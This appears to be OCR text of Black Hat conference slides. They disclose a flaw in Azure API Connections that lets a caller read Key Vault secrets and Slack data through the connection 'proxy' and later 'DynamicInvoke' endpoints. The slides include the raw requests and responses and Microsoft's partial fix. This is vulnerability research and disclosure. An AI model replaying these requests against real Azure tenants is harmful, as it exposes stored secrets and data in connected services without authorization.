x-ms-activity-vector: IN.01.IN.09
X-ARR-LOG-ID: 9cf2aecf-7a3b-474c-a327-0d25a0ef3990
CLIENT-IP: 51.116.150.71:13378
```

x-for | 5 matches

Keyvaults

Request

Pretty Raw Hex

```
1 GET
/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups
/tmp-api-connection/providers/Microsoft.Web/connections/keyvault-5
/extensions/proxy/secrets/MySecretValue/value?&api-version=
2018-07-01-preview&projectkey=TP HTTP/2
2 Host: management.azure.com
```

Keyvaults

```
Date: Tue, 07 Jan 2025 14:42:46 GMT

{
        "value":"MySecretValue",
        "name":"MySecretValue",
        "version":"4866b8cdcc664e75a25642cec79c6616",
        "contentType":null,
        "isEnabled":true,
        "createdTime":"2025-01-07T14:24:52Z",
        "lastUpdatedTime":"2025-01-07T14:24:52Z",
        "validityStartTime":null,
        "validityEndTime":null
}
```

“Azure Key Vault safeguards encryption keys and secrets like certificates, connection strings, and passwords.”

https://learn.microsoft.com/en-us/azure/key-vault/general/best-practices

Microsoft Response

What did they fix?

Request

Pretty Raw Hex JSON Web Token

```
1 GET
/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/token-storer/providers/M
icrosoft.Web/connections/keyvault/extensions/proxy/secrets/?api-version=2018-07-01-preview
HTTP/2
2 Host: management.azure.com
3 X-Ms-Client-Session-Id: 087f477033aa40f7ad36f89df34ab91c
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPSTNSd3FsSEZFVm5hbO1Bc2hDSDJYRSIsImtpZCI
```

What did they fix?

```
21 {
       "error":{
            "code":"OperationNotAllowed",
            "message":
            "The API Connection proxy requests are not supported. Only Test Connections
            llowed through proxy requests."
       }
   }
```


What did they fix?

```
21 {
       "error":{
            "code":"OperationNotAllo
            "message":
            "The API Connection prox
            llowed through proxy req
       }
}
```

Scope the access token

Whitelist paths

Lots of others




Ref: https://learn.microsoft.com/en-us/connectors/connector-reference/

Sensitive Testconnections (?)

https://www.pagerduty.com

Sensitive Testconnections (?)



https://mail.google.com

Sensitive Testconnections (?)

https://calendar.google.com

Could we do more?

All connections are hosted in the same place

Do you remember Slide 9?

Do you remember Slide 9?

black hat BRIEFINGS

```
        },
        "testLinks": [
            {
                "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-
d45b-4347-8705-65892507465e/resourceGroups/Logic-app-tests/providers/Microsoft.Web/connections/slack/extensions/
proxy/conversations.list?api-version=2018-07-01-preview",
                "method": "get"
            }
        ],
        "testRequests": [
            {
                "body": {
                    "request": {
                        "method": "get",
                        "path": "conversations.list"
                    }
                },
                "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-
d45b-4347-8705-65892507465e/resourceGroups/Logic-app-tests/providers/Microsoft.Web/connections/slack/
dynamicInvoke?api-version=2018-07-01-preview",
                "method": "post"
            }
        ],
        "connectionRuntimeUrl": "https://d84b73b612cf5960.16.common.logic-norwayeast.azure-apihub.net/apim/
slack/4355f64966c34c0cbfc15d48ec41e0c3"
    }
```

Dynamic Invoke

```
        "testRequests": [
            {
                "body": {
                    "request": {
                        "method": "get",
                        "path": "conversations.list"
                    }
                },
                "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-
d45b-4347-8705-65892507465e/resourceGroups/Logic-app-
tests/providers/Microsoft.Web/connections/slack/dynamicInvoke?api-version=2018-07-01-
preview",
                "method": "POST"
            }
        ],
```

Dynamic Invoke

```
"testRequests": [
    {
        "body": {
            "request": {
                "method": "get",
                "path": "conversations.list"
            }
        }
        "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/Logic-app-tests/providers/Microsoft.Web/connections/slack/dynamicInvoke?api-version=2018-07-01-preview",
        "method": "POST"
    }
],
```

Dynamic Invoke

```
"testRequests": [
    {
        "body": {
            "request": {
                "method": "get",
                "path": "conversations.list"
            }
        },
        "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/Logic-app-tests/providers/Microsoft.Web/connections/slack/dynamicInvoke?api-version=2018-07-01-preview",
        "method": "POST"
    }
],
```

Dynamic Invoke

```
        "testRequests": [
            {
                "body": {
                    "request": {
                        "method": "get",
                        "path": "conversations.list"
                    }
                },
                "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-
d45b-4347-8705-65892507465e/resourceGroups/Logic-app-
tests/providers/Microsoft.Web/connections/slack/dynamicInvoke?api-version=2018-07-01-
preview",
                "method": "POST"
            }
        ],
```

```
POST /subscriptions/162fc6db-03cd-4fe8-ab44-dc0a947e74af/resourceGroups/api-connection/providers/Microsoft.Web/connections/slack/DynamicInvoke?api-version=2018-07-01-preview HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>

{
    "request":{
        "method":"get",
        "path":"/conversations.list",
    }
}
```

```
POST /subscriptions/162f                                    resourceGroups/api-
connection/providers/Mic                                    micInvoke?api-version=2018-07-
01-preview HTTP/2
Host: management.azure.c
Authorization: Bearer <T

{
    "request":{
        "method":"get",
        "path":"/convers
    }
}
```


```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 18329

"ok": true,
"channels": [
    {
        "id": "C08B8RB5D39",
        "name": "social",
        "is_channel": true,
        "is_group": false,
        "is_im": false,
        "is_mpim": false,
        "is_private": false,
        "created": 1738674777,
        "is_archived": false,
        "is_general": false,
        "unlinked": 0,
        "name_normalized": "social",
        "is_shared": false,
        "is_org_shared": false,
        "is_pending_ext_shared": false,
        "pending_shared": [],
        "context_team_id": "T08BPBEC890",
        "updated": 1738674779593,
        "parent_conversation": null,
```


```
POST /subscriptions/162fc6db-03cd-4fe8-ab44-dc0a947e74af/resourceGroups/api-connection/providers/Microsoft.Web/connections/keyvault/DynamicInvoke?api-version=2018-07-01-preview HTTP/2
Host: management.azure.com


{
    "request":{
        "method":"get",
        "path":"/secrets",
    }
}
```

```
POST /sub
connecti                                                    on=2018-
07-01-pr
Host: ma

{
    "req

    }
}
```


```
HTTP/2 200 OK
Content-Length: 1315
Content-Type: application/json; charset=utf-8

{
    "response": {
        "statusCode": "OK",
        "body": {
            "value": [
                {
                    "name": "SuperSecret",
                    "version": null,
                    "contentType": null,
                    "isEnabled": true,
                    "createdTime": "2025-04-04T05:38:26Z",
                    "lastUpdatedTime": "2025-04-04T05:38:26Z",
                    "validityStartTime": null,
                    "validityEndTime": null
                }
            ],
            "continuationToken": null
```

Path Parameters!






Call endpoint “/path”, Method: “POST”, Body: “<Data>”



Call endpoint “/path”, Method: “POST”, Body: “<Data>”

Azure Resource Manager ⟷ Authentication

Role Check: 👌




Call endpoint “/path”, Method: “POST”, Body: “<Data>”

Path and method valid?

Azure Resource Manager

Authentication




Call endpoint “/path”, Method: “POST”, Body: “<Data>”

Path and method valid?

Azure Resource Manager

Authentication

Validated: 👌




Call endpoint “/path”, Method: “POST”, Body: “<Data>”

